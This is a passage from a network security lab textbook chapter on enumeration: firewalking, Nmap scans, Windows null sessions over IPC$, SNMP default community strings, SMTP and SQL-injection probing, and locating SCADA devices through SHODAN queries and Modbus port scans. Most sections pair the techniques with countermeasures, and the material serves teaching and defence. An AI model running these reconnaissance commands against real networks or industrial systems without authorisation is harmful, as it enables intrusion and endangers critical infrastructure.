- **Firewalk Step 2: Firewalking**—TCP or UDP packets are sent from the source past router 3 and all packets have a TTL of 4. If a packet reaches the destination, an "ICMP TTL type 11" message is generated. If router 3 blocks the ICMP packets, no response is returned.

Just keep in mind that your actual results will vary, depending on the firewall, how it is configured, and whether the administrator blocks ICMP messages from leaving the network.

IN THE LAB

Nmap is an invaluable tool for enumerating a firewall. One of the great things about Nmap is that it not only tells you which ports are open or closed, but it also identifies filtered ports. A filtered port response from Nmap signifies one of three things:

- **No SYN/ACK packet was received.**
- **No RST/ACK packet was received.**
- **An ICMP type 3 message code 13 was received.**

Nmap pulls all three of these conditions together and reports it as a "filtered" port. Give it a try: Scan your DVL VM from your Kali VM and examine the response.

```
nmap -sT 192.168.123.200
Stats: 0:00:35 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Not shown: 357 closed ports
PORT    STATE    SERVICE
21/tcp  open     ftp
22/tcp  filtered ssh
23/tcp  filtered telnet
25/tcp  open     smtp
26/tcp  open     unknown
53/tcp  open     domain
80/tcp  open     http
110/tcp open     pop3
111/tcp filtered rpcbind
119/tcp open     nntp
143/tcp open     imap
179/tcp filtered bgp

Nmap done: 1 IP address (1 host up) scanned in 114.878 seconds
```

You receive four ICMP packets telling you that its firewall blocks ports 22, 23, 111, and 179 from your VM. The "Firewalled" state in the preceding verbose output results from receiving an ICMP type 3, code 13 packet. ICMP type 3 code 13 packets are typically returned from routers with basic ACLs applied.

Router and Firewall Enumeration Countermeasures

You can block routing enumeration in several different ways:

- **Higher-end switches—**These devices allow for more control and advanced features that can provide greater security.
- **Dynamic ARP inspection—**This feature is provided by Cisco to prevent man-in-the-middle attacks.
- **Anti-sniffing—**This technique detects bogus ARP traffic or flooding attempts to bypass the functionality of the switch.
- **Promiscuous mode detection—**This countermeasure enables you to detect NICs that are listening to traffic other than their own.
- **Improved routing protocols—**This technique involves moving from RIP to OSPF or another routing protocol that provides some type of authentication.
- **Signatures added to IDS/IPS—**This technique uses an IDS to detect signatures of router enumeration and router attacks.

Sniffing the network is a primary way to determine which routing protocols are running. MAC flooding and ARP poisoning are the two ways in which an attacker can attempt to overcome a switch.

Another defense against routing enumeration is to choose improved routing protocols. For instance, there is little point in running any version of Routing Information Protocol (RIP). Just by migrating to Open Shortest Path First (OSPF) and turning on authentication, you can greatly improve security. When using OSPF, you need to enable routing authentication; doing so enables password protection on all routing packets. Passwords are from one to eight characters in length and are configurable on a link basis. When you are implementing OSPF, routing authentication passwords must be configured on all links in the area.

Last, but not least, you can also add signatures of active routing enumeration tools to intrusion detection system (IDS) tools, such as Snort.

Windows Enumeration

Enumeration of Windows systems may provide an attacker with network shares, services, and occasionally even account details from specific systems. This information is easy to obtain because of the way some parts of Windows operating systems are designed.

To understand why, you need to know a little history. Network Basic Input/Output System (NetBIOS) is a creation of IBM. It allows applications on different systems to communicate through a LAN and has become a *de facto* industry standard. On LANs using NetBIOS, systems identify themselves by using a 15-character unique name. Because NetBIOS is nonroutable by default, Microsoft adapted it to run over TCP/IP. NetBIOS was used in conjunction with Server Message Block (SMB) protocol. SMB/SMB2 allows for the remote access of shared directories and

files. This key feature of Windows makes file and print sharing and the Network Neighborhood possible. Table 5-1 lists ports associated with this technology.

Table 5-1: Common NetBIOS Ports and Services

PORT	PROTOCOL	SERVICE
135	TCP	MS-RPC endpoint mapper
137	UDP	NetBIOS name service
138	UDP	NetBIOS datagram service
139	TCP	NetBIOS session service
445	TCP	SMB over TCP

Two items that Windows uses to help keep track of a user's security rights and identity are

- Security identifiers
- Relative identifiers

Security Identifiers (SIDs) are a data structure of variable length that identifies user, group, and computer accounts. For example, a SID of S-1-1-0 indicates a group that includes all users. Closely tied to SIDs are Relative Identifiers (RIDs). A RID is a part of the SID that identifies a user or group in relation to the authority that user has. Here is an example:

```
S-1-5-21-1607980848-492894223-1202660629-500
    S for security id
    1 Revision level
    5 Identifier Authority (48 bit) 5 = logon id
    21 Sub-authority (21 = nt non unique)
    1607980848      SA
    492894223       SA domain id
    1202660629      SA
    500             User id
```

Notice the last line. This value (known as a RID) is the user ID and specifies a definite user. Table 5-2 lists some common RIDs.

Table 5-2: User IDs and RIDs

USER ID	RID CODE
Administrator	500
Guest	501
Kerberos	502
1st user	1000
2st user	1002

As shown in Table 5-2, the administrator account has a RID of 500 by default, the guest account a RID of 501, and the first user account a RID of 1000. Each new user gets the next available RID. This is important because renaming an account will not prevent someone from discovering key accounts. This is somewhat similar to the way that Linux controls access for users and system processes by using an assigned user ID (UID) and a group ID (GID) that is found in the `/etc/passwd` file.

If you find NetBIOS running, one of the easiest ways to exploit it is to use the built-in `nbtstat` command. `Nbtstat` connects to individual systems and serves up the NetBIOS name table from a remote system. An example is shown here:

```
C:\>nbtstat -a 192.168.123.123
   NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    PLUTO           <20>  UNIQUE      Registered
    PLUTO           <00>  UNIQUE      Registered
    WORKGROUP       <00>  GROUP       Registered

    MAC Address = B8-AD-6F-DE-2C-E1
    MAC Address = 00-00-0C-14-13-AF
```

A name table is returned that provides specific hex codes and tags of `unique` or `group`. These codes identify the services running on this specific system. For example, the code of `20 unique` signifies the File Service Name. Some of the more common NetBIOS name codes are shown in Table 5-3.

Table 5-3: NetBIOS Name Table

NAME	HEX NUMBER	TYPE	USAGE
Computer name	00	U	Workstation Service
Computer name	00	G	Domain Name
Computer name	01	U	Messenger Service
Computer name	20	U	File Server Service
Computer name	03	U	Messenger Service

A complete list of NetBIOS names can be found at `www.windowsnetworking.com/kbase/WindowsTips/WindowsNT/AdminTips/Utilities/Nbtstatrevealswhoisloggedon.html`. Notice how this system was identified as having two NICs.

Unfortunately, NetBIOS is not supported on Windows Server 2008, Windows 8, or subsequent versions of Microsoft operating systems. On older operating systems, such as XP, it can be removed by disabling the Alerter and Messenger services on individual systems.

Server Message Block and Interprocess Communication

Server Message Block (SMB) makes it possible for users to share files and folders; Interprocess Communication (IPC) offers a default share on Windows systems. The IPC share is used to support named pipes that programs use for interprocess (or process-to-process) communication. Because named pipes can be redirected over a network to connect local and remote systems, they also enable remote administration. I hope you can see where this might be a problem.

When the concept of SMB was originally developed, security was not at the forefront of everyone's mind. You may even remember Microsoft's first GUI operating system, Windows 3.0. Early Microsoft operating systems were of a peer-to-peer design. Although it is true that Linux and Windows services are similar to those of the Samba suite, older Windows systems remain the primary focus of these vulnerabilities.

The most basic connection possible with IPC is the NULL, or anonymous, connection. You achieve this connection by executing a `net` command. There is an entire host of `net` commands. You will look at a few here, but for a more complete list, you can just type **net** from the command line. Then, enter the `/?` syntax after any of the commands that you would like more information about.

Suppose, for example, that you have identified open ports 135, 139, and 445 on some targeted systems. You may want to start with the `net view /domain` command:

```
C:\>net view /domain
Domain
Engineering
Marketing
Web
The command completed successfully.
```

Notice how handy the `net` commands are. They have identified the engineering, marketing, and web groups. To query any specific domain group, just use the `net` command again in the form, `net view /domain:domain_name`, as follows:

```
C:\>net view /domain:accounting
Server Name            Remark
\\Giant
\\Tiny
\\Dwarf
The command completed successfully.
```

You can take a closer look at any one system by using the `net view \system_name` command:

```
C:\net view \\dwarf
Shared resources at \\DWARF
Sharename    Type         Comment
-------------------------------------------
CDRW         Disk
```

```
D            Disk
Payroll      Disk
Printer      Disk
Temp         Disk
The command was completed successfully.
```

You should now be starting to see the power of the `net` command. Next, you will look at how it can really be exploited when used in combination with IPC.

Enumeration and the IPC$ Share

Now that you have completed some basic groundwork, you can move on to enumerating user details, account information, weak passwords, and so forth. You will be exploiting IPC$ for these activities. Specifically, you need to set up a null session manually with the `net` command:

```
C:\>net use \\192.168.123.100\ipc$ "" /u:""
```

You should remember some basic information that you learned when getting your first Microsoft certification (specifically, information about the $ syntax). In the world of Windows, the $ represents a hidden share. That's right: Although you may not see it, the IPC$ share exists so that commands can be sent back and forth between different computer systems. There is a limit to how far this command will take you (and keep in mind that it is typically found only on older systems), but if found, it does offer the ability to gather substantial information.

Most attackers will want to target the administrator account, but do you really know which one that is? This is where tools such as DumpSec come in handy. DumpSec is a Windows-based GUI enumeration tool from SomarSoft, and is available from `www.systemtools.com/somarsoft/?somarsoft.com`. DumpSec enables you to connect remotely to older Windows machines and dump account details, share permissions, and user information. Figure 5-4 shows DumpSec in action.

When you obtain results in DumpSec, you can port them into a spreadsheet so that holes in the system's security are readily apparent and easily tracked. It can provide you with usernames, SIDs, RIDs, account comments, and account policies.

Windows Enumeration Countermeasures

By default, newer operating systems such as Windows 8, Windows 10, Server 2008, and Server 2012 are not vulnerable to a null session attack. However, on all systems in your network, you should practice the principle of least privilege by blocking or reducing the amount of information that can be gathered by enumeration. This can be accomplished by doing the following:

- Blocking ports
- Disabling unnecessary services
- Using the Restrict Anonymous setting




Figure 5-4: The DumpSec GUI-based format makes it easy to get results.

IN THE LAB

Windows enumeration can provide an attacker with enough information to launch an attack. From the command prompt of a Windows system, enter the following:

```
C:\>nbtstat -A \\192.168.123.123
```

Be sure to replace the IP address with the actual IP address of one of your Windows computers.

Did you get a response? Based on the information shown in Table 5-3, what can enumeration show you about this particular computer?

Linux/Unix Enumeration

Like Windows, Linux offers some services that can be enumerated. Network Time Protocol (NTP) is the first one you will look at. NTP is a protocol designed to synchronize clocks of networked computers. Networks using Kerberos or other time-based services need a time server to synchronize systems. NTP uses UDP port 123. Some basic commands that can be used to enumerate the NTP service include the following:

- **`Ntpdate`**—Used to collect time samples
- **`Ntptrace`**—Follows time servers back up the chain to the primary time server
- **`Ntpdc`**—Used to query about the state of the time server
- **`Ntpq`**—Used to monitor performance

Here are some other Linux enumeration commands:

- **Rpcclient**—Using `rpcclient`, the attacker can enumerate usernames, for example, `rpcclient $> netshareenum`.
- **Showmount**—Displays a list of all clients that have remotely mounted a filesystem from a specified machine in the host parameter.
- **Finger**—Enumerates the user and the host. This command enables an attacker to view the user's home directory, login time, idle times, office location, and the last time they both received and read mail. It is rarely found but is still worth a try.
- **Rpcinfo**—Helps to enumerate RPC protocol. This command makes an RPC call to an RPC server and reports what it finds.
- **Enum4linux**—Enumerates information from Windows and Samba systems. The application basically acts as a wrapper around the Samba tools smbclient, `rpcclient`, `net`, and `nmblookup`.

Enumeration of Application Layer Protocols

This section examines protocols that reside at the application layer. It starts with SNMP and then looks at some other common applications such as DNS and SQL.

Simple Network Management Protocol

Simple Network Management Protocol (SNMP) is a popular TCP/IP standard for remote monitoring and management of hosts, routers, and other nodes and devices on a network. SNMP was created in 1988 to meet the need for a simple-to-use network management tool. It can interact with many different types of hardware devices, which is a much-needed capability. SNMP enables administrators to do the following:

- Manage network performance
- Locate and resolve network problems
- Support better network management

SNMP is an application layer protocol that functions at the OSI Model Layer 7. Figure 5-5 shows where the SNMP service is located.

Attackers are interested in SNMP for the same reason as network managers: because SNMP can be used to manage and report on workstations, servers, routers, switches, and even intelligent hubs.

INTERNET STANDARD NETWORK MANAGEMENT FRAMEWORK

Early in the development of the Internet, there was a need for some type of management protocol. Several different technologies initially competed, but SNMP won out.

Continues

Continued

When you think of SNMP, you may be tempted to think "protocol," as that is exactly what the name implies. You may also think of a protocol as a lower item in the stack and not as something that runs at the presentation or application layer. Per the SNMP working group, these upper-layer processes are known as the Internet Standard Network Management Framework (ISNMF). The Framework describes how the different components fit together, how SNMP is implemented at lower layers, and how network devices interact. While you might think this would be known as ISNMF, since 1988, it has been known collectively as SNMP.




Figure 5-5: SNMP is actually part of a larger framework known as the Internet Standard Network Management Framework.

SNMP uses two components: the manager and the agent. The manager sends read and write requests, and the agent responds to these requests. Both manager and agent use something known as a Management Information Base (MIB). MIBs are organized in a tree structure and can be described as a set of managed object property definitions within a device. Other components of SNMP include managed objects and protocol data units. Figure 5-6 shows these components.




Figure 5-6: The structure of SNMP components

Management stations can also send requests to set values for certain variables. Traps let the management station know that something significant has occurred, such as a reboot or an interface failure. One design goal of SNMP was to keep the protocol simple and, as such, the decision was made to implement the protocol by means of the UDP protocol.

SNMP has been released in several different versions. Version 1 is a cleartext protocol and provides only limited security through the use of community strings. SNMP version 3 offers data encryption and authentication, although earlier versions are still widely used. The default community strings are public and private and are transmitted in cleartext. The first community string is known as the *read community string*. This community string or password lets you view the configuration of the device or system. The second community string is called the *read/write community string*, and is for changing or editing the configuration on the device.

For the attacker attempting to enumerate a network, SNMP offers a tempting target. One approach is for the attacker to try to use the default community strings. If that does not succeed, the attacker may also attempt to sniff the community strings and to determine what they are (if they have been changed from the default value).

Devices that are SNMP-enabled share a lot of information. Just consider how an attacker could use this type of data. By simply knowing usernames, the attacker has half of what they need to gain access to many organizations' systems. The risk from SNMP exposure is that it can provide the attacker with the information needed to successfully attack the network. In your network security lab, you can test insecure modes of SNMP and see for yourself how it is vulnerable. Many tools are available for SNMP enumeration, including the following:

- **SNMPUtil**—A Windows resource kit command-line enumeration tool that can be used to query computers running SNMP
- **SNScan**—A free GUI-based SNMP scanner from Foundstone
- **SolarWinds IP Network Browser**—A GUI-based network-discovery tool that enables you to perform a detailed discovery on one device or an entire subnet. This tool is not free, but you can download a demo from `www.solarwinds.net`. Figure 5-7 shows the program interface.




Figure 5-7: SolarWinds IP Network browser lets you examine SNMP data.

SNMP fits into the enumeration process as follows:

1. An attacker begins by port scanning for port 161 (SNMP).
2. The attacker attempts to connect to SNMP-enabled devices using default community strings or by sniffing community strings.
3. The attacker uses the acquired information to attempt to log in to an enumerated system.
4. The attacker escalates privilege.

SNMP Enumeration Countermeasures

The best defense against SNMP enumeration is to turn off SNMP if it is not needed. If it is required, make sure that you block port 161 at network chokepoints and upgrade to SNMP version 3, if possible. For Microsoft systems, the administrator can also implement the Group Policy security option, Additional Restrictions for Anonymous Connections, which restricts SNMP connections. Changing the community strings is another defensive tactic; doing so makes them different in each zone of the network. Finally, implementing ACL filtering allows access to your Read-Write community only from approved stations or subnets.

IN THE LAB

The risk from enumeration is that attackers can gain enough information to successfully attack a network. The goal in real life is to manage the need for access to information such as SNMP against the need for security. Your network may be able to do without many of the services provided by SNMP. After all, one basic rule of security is to turn off everything, and turn on only what is needed. In the lab, you can learn more about how SNMP is vulnerable by turning on SNMP and then scanning it with any one of the tools discussed.

On a Windows computer in your lab, go to Start ➢ Control Panel ➢ Administrative Tools ➢ Services and make sure that SNMP is enabled. If it is not present in Services, you need to go to Add/Remove Programs and add the SNMP service. Once SNMP is added and running, download SolarWinds from `www.solarwinds.com/products/toolsets/standard.aspx`. After installing the program, start the IP Network Browser and enter the IP address of the system with SNMP installed. Look carefully at what information has been returned. Turn off SNMP on the target system after completing this task.

Enumeration of Other Applications

Some other common applications that an attacker can attempt to enumerate include SMTP, DNS, and SQL. Simple Mail Transfer Protocol (SMTP) can be found running on Windows, Linux, and Unix variants. Operating on TCP port

25, SMTP is used for the transmission of e-mail messages. SMTP is a protocol that an attacker can attempt to enumerate to extract usernames. Enumeration of SMTP can be accomplished via the `EXPN`, `RCPT`, and `VRFY` commands. Attackers can leverage the usernames that have been obtained from this enumeration to conduct further attacks on other systems or for social engineering. SMTP enumeration can be performed with utilities such as Netcat. From the command line, you type the following and simply replace *IP address* with the address of the SMTP server:

```
nc -v -z -w 2 IP Address 25
```

You can also use Telnet to enumerate SMTP:

```
telnet target_host 25

 Trying target_host...

 Connected to target_host.

 Escape character is '^]'.

 220 myhost ESMTP Sendmail 8.9.2
```

NOTE **Want to confuse hackers who think they know your email naming scheme? Create random email addresses, instead of using a predictable email format such as first.last@company.com; mix it up and add a number or special character to the address of key employees. This makes it a little harder for hackers to blast emails to high-value targets.**

DNS is another service commonly found on Linux systems. Enumeration of DNS servers can include identifying internal and external DNS servers, and performing lookups of DNS records. The attacker is typically looking for information such as usernames, computer names, and IP addresses of potential target systems, or they may attempt to perform a zone transfer.

Another application that attackers will be interested in enumerating is a SQL server. Microsoft SQL Server listens for client connections on TCP port 1433, while MySQL uses port 3306. SQL injection attacks are one of the most common and can be very damaging because if they are successful, the attacker can read, write, and modify data in the database. Once a SQL server has been found, the attacker continues the enumeration process by placing a single quote (`'`) inside a username field to test for SQL vulnerabilities. Remember, the single quote is used to delineate string values in a SQL statement. If the single quote mark is not properly filtered by the

SQL application, it will lead to an incorrect query and result in a response similar to the one shown here:

```
Microsoft OLE DB Provider for SQL Server error '80040e14'
```

When an error such as this is returned, it signals to the attacker that they can most likely take advantage of insecure code on a system and pass commands directly to a database. This gives attackers the ability to leverage their access and perform a variety of activities. Servers vulnerable to SQL injection can be shut down, have commands executed on them, have their databases extracted, or be susceptible to other malicious acts. Injection attacks such as these are common and can be very damaging.

Advanced Enumeration

Attackers who get this far in the process have a lot of information about your network and are almost ready to map the attack service. There are a few more items to consider before they reach that point. This section looks at some more advanced enumeration techniques to show you what additional information an attacker may be able to uncover. Two areas of consideration include enumeration of industrial control systems and user agent strings.

SCADA Systems

Yesterday's analog controls have become today's digital systems. Such devices are know as Supervisory control and data acquisition (SCADA) systems. From a security standpoint, enumerations of these systems are an important consideration, as they are typically used by the utilities industry to monitor critical infrastructure systems and control power distribution, as well as many other forms of automation. These industrial control systems are comprised of different components, including the following:

- **Digital controllers**—These devices monitor and control industrial infrastructure.
- **Programmable logic controller (PLC)**—Used for automation of processes or control of machinery
- **Remote terminal unit (RTU)**—A microprocessor-controlled electronic device that interfaces objects in the physical world to a distributed control system or SCADA system
- **Programmable automation controller (PAC)**—A compact controller that combines a PLC with a PC-based control system

SCADA systems are also used for more mundane deployments such as HVAC in buildings, elevator controls, and so forth. In the past, some SCADA systems relied on security through obscurity. Figure 5-8 shows an example of how SCADA systems are used.




Figure 5-8: Sample SCADA design

Digital controllers and SCADA devices are increasingly being connected to the Internet. This has increased their vulnerability to cyber attacks. Their value to hackers cannot be overstated. In the old days, a worker at a refinery may have manually turned a valve or opened a switch. Today, that is accomplished with RTUs. The RTU typically runs some type of embedded OS that may be Unix, Linux, or even Windows.

These devices communicate via serial communication. SCADA systems can use over a hundred protocols; three common ones are Modbus, DNP3, and BITBUS.

Modbus is a simple communication protocol that is similar to FTP and Telnet. It is a client/server-based system that functions by constantly polling servers to determine their status. The controller may be local to the operator or thousands of miles away. As an example, an operator at the Shell pipeline control center in Houston, Texas, may open a valve in a pipeline located in northern Michigan. The signal is transmitted to the valve to open, and Modbus responds that the valve was successfully opened. Modbus also has the capability to change the controller's operation. A major cause for concern is that security was not built into the Modbus protocol.

DNP3 is a more recent communication protocol. It has some improvements over Modbus as it can initiate a response when a change has been detected. DNP3 also uses timestamps and can send multiple responses in a single packet.

BITBUS was created by Intel, and is the oldest commonly used field bus technology. Packet capture tools such as Wireshark can easily capture and decode the protocols.

Historically, SCADA systems were isolated, but that is not always the case anymore. Also, many SCADA systems have been ported over to Windows. In the past, these systems were air gapped, but today, they are not. Therefore, SCADA systems face the same security concerns as other computer systems. These include the following:

- Default passwords
- Systems not patched or updated
- Insecure protocols such as FTP, Telnet, SNMP, and so on
- Poor network segmentation
- Field bus protocols not designed to be secure

NOTE **Do not assume that attackers are just after SCADA systems. The Internet of Things (IoT) is also a tempting target. Some sources believe that by 2020, more than 200 billion devices will be connected to the Internet. These devices will include smart watches, cameras, automobiles, TVs, refrigerators, and even medical devices. Unless all these devices are patched and secured, they will offer attackers many opportunities to cause havoc. Don't think so? In 2011, a security researcher successfully hacked an implantable insulin pump, to release a fatal dose of insulin. You can read more about this fascinating topic at** `www.forbes.com/sites/jacobmorgan/2014/10/30/everything-you-need-to-know-about-the-internet-of-things/`.

One of the first places to look for SCADA systems is the web. In fact, many SCADA systems are connected to the Internet. Attackers can use public tools such as SHODAN to search for SCADA devices. Here are just a few terms you can search for using `www.shodanhq.com` to find these devices:

- Apache-Coyote/1.1
- ACE3600
- Airpoint Embed Web Server
- AcIDSoftWebServer/0.1b
- Abyss/2.7.0.0-X1-Win32 AbyssLib/2.7.0.0
- BISW_SDR
- Boa/0.94.14rc21
- Boa/0.93.15
- Cross Web Server
- dcs-lig-httpd
- Embedded Web Server

- Embedded HTTP Server
- GoAhead-Webs
- Hikvision-Webs
- IP_SHARER WEB 1.0
- IPC@CHIP
- IdeaWebServer/v0.80
- Mini web server 1.0 ZTE corp 2005
- MII-APC/2.3.18
- MQX
- NetPort Software 1.1
- NXP
- Swift1.0
- SIMATIC
- thttpd/2.20c 21nov01
- thttpd/2.25b 29dec2003
- uIP/1.0
- Virata-EmWeb/R6_0_1

An attacker can run any of these queries, or others, on SHODAN to potentially identify SCADA systems. The SHODAN site is shown in Figure 5-9 with a search for Siemens Switzerland Ltd.




Figure 5-9: SHODAN is a vulnerability search website.

Another method to find SCADA systems is to simply use Nmap. To run Nmap, you need to know some common ports associated with SCADA systems. One such list can be found at `https://www.digitalbond.com/tools/the-rack/control-system-port-list/`. Part of the list is shown in Figure 5-10.

Control System Port List

This SCADApedia page will list control system standard protocol TCP/UDP ports and control system vendor TCP/UDP ports.

Standard Protocol Ports

The standard protocol ports table lists the ports for protocols that are considered industry standards and are used be multiple vendors.

Protocol	Ports
BACnet/IP	UDP/47808
DNP3	TCP/20000, UDP/20000
EtherCAT	UDP/34980
Ethernet/IP	TCP/44818, UDP/2222, UDP/44818
FL-net	UDP/55000 to 55003
Foundation Fieldbus HSE	TCP/1089 to 1091, UDP/1089 to 1091
ICCP	TCP/102
Modbus TCP	TCP/502
OPC UA Binary	Vendor Application Specific
OPC UA Discovery Server	TCP/4840
OPC UA XML	TCP/80, TCP/443
PROFINET	TCP/34962 to 34964, UDP/34962 to 34964
ROC PLus	TCP/UDP 4000

Figure 5-10: Attackers search for these common SCADA ports.

As an example, an attacker may attempt to run an Nmap scan as follows. The response is shown below the scan.

```
nmap -sT 10.0.0.1-10.0.0.254
Interesting ports on 10.0.0.3:
Not shown: 368 closed ports
PORT    STATE SERVICE
80/tcp open  http
502/tcp open modbus

Nmap done: 254 IP addresses (1 host up) scanned in 5.642 seconds
```

Notice how the scan returns an open port response on 10.0.0.3. Once an interesting target is found, you may also use an advance port scanning technique specifically designed for SCADA systems, such as the one shown here:

```
nmap --script modbus-discover.nse --script-args='modbus-

discover.aggressive=true' -p 502 10.0.0.3

PORT    STATE SERVICE
502/tcp open  modbus
modbus-discover:
sid 0x64:
Slave ID data: \xFA\xFFPM710PowerMeter
Device identification: Schneider Electric PM710 v04.0 sid 0x94:
```

Nmap identifies two open ports, 80 and 502. Port 80 is typically used with web servers, while port 502 is assigned to Modbus. This port is listed in Table 5-4 along with other common ports associated with SCADA devices.

Table 5-4: SCADA Protocol/Port Table

PROTOCOL/PORT	SCADA DEVICE
TCP/502	Modbus TCP
TCP/UDP/1089	Foundation Fieldbus HSE
TCP/UDP/1090	Foundation Fieldbus HSE
TCP/UDP/1091	Foundation Fieldbus HSE
TCP/UDP/1541	Foxboro/Invensys Foxboro DCS Informix
UDP/2222	EtherNet/IP
TCP/3480	OPC UA Discovery Server
TCP/UDP/4000	Emerson/Fisher ROC Plus
UDP/5050 to 5051	Telvent OASyS DNA
TCP/5052	Telvent OASyS DNA
TCP/5065	Telvent OASyS DNA
TCP/5450	OSIsoft PI Server
TCP/10307	ABB Ranger 2003
TCP/10311	ABB Ranger 2003
TCP/10364/10365	ABB Ranger 2003
TCP/10407	ABB Ranger 2003
TCP/10409 to 10410	ABB Ranger 2003
TCP/10412	ABB Ranger 2003
TCP/10414 to 10415	ABB Ranger 2003
TCP/10428	ABB Ranger 2003
TCP/10431 to 10432	ABB Ranger 2003
TCP/10447	ABB Ranger 2003
TCP/10449/10450	ABB Ranger 2003
TCP/12316	ABB Ranger 2003
TCP/12645	ABB Ranger 2003
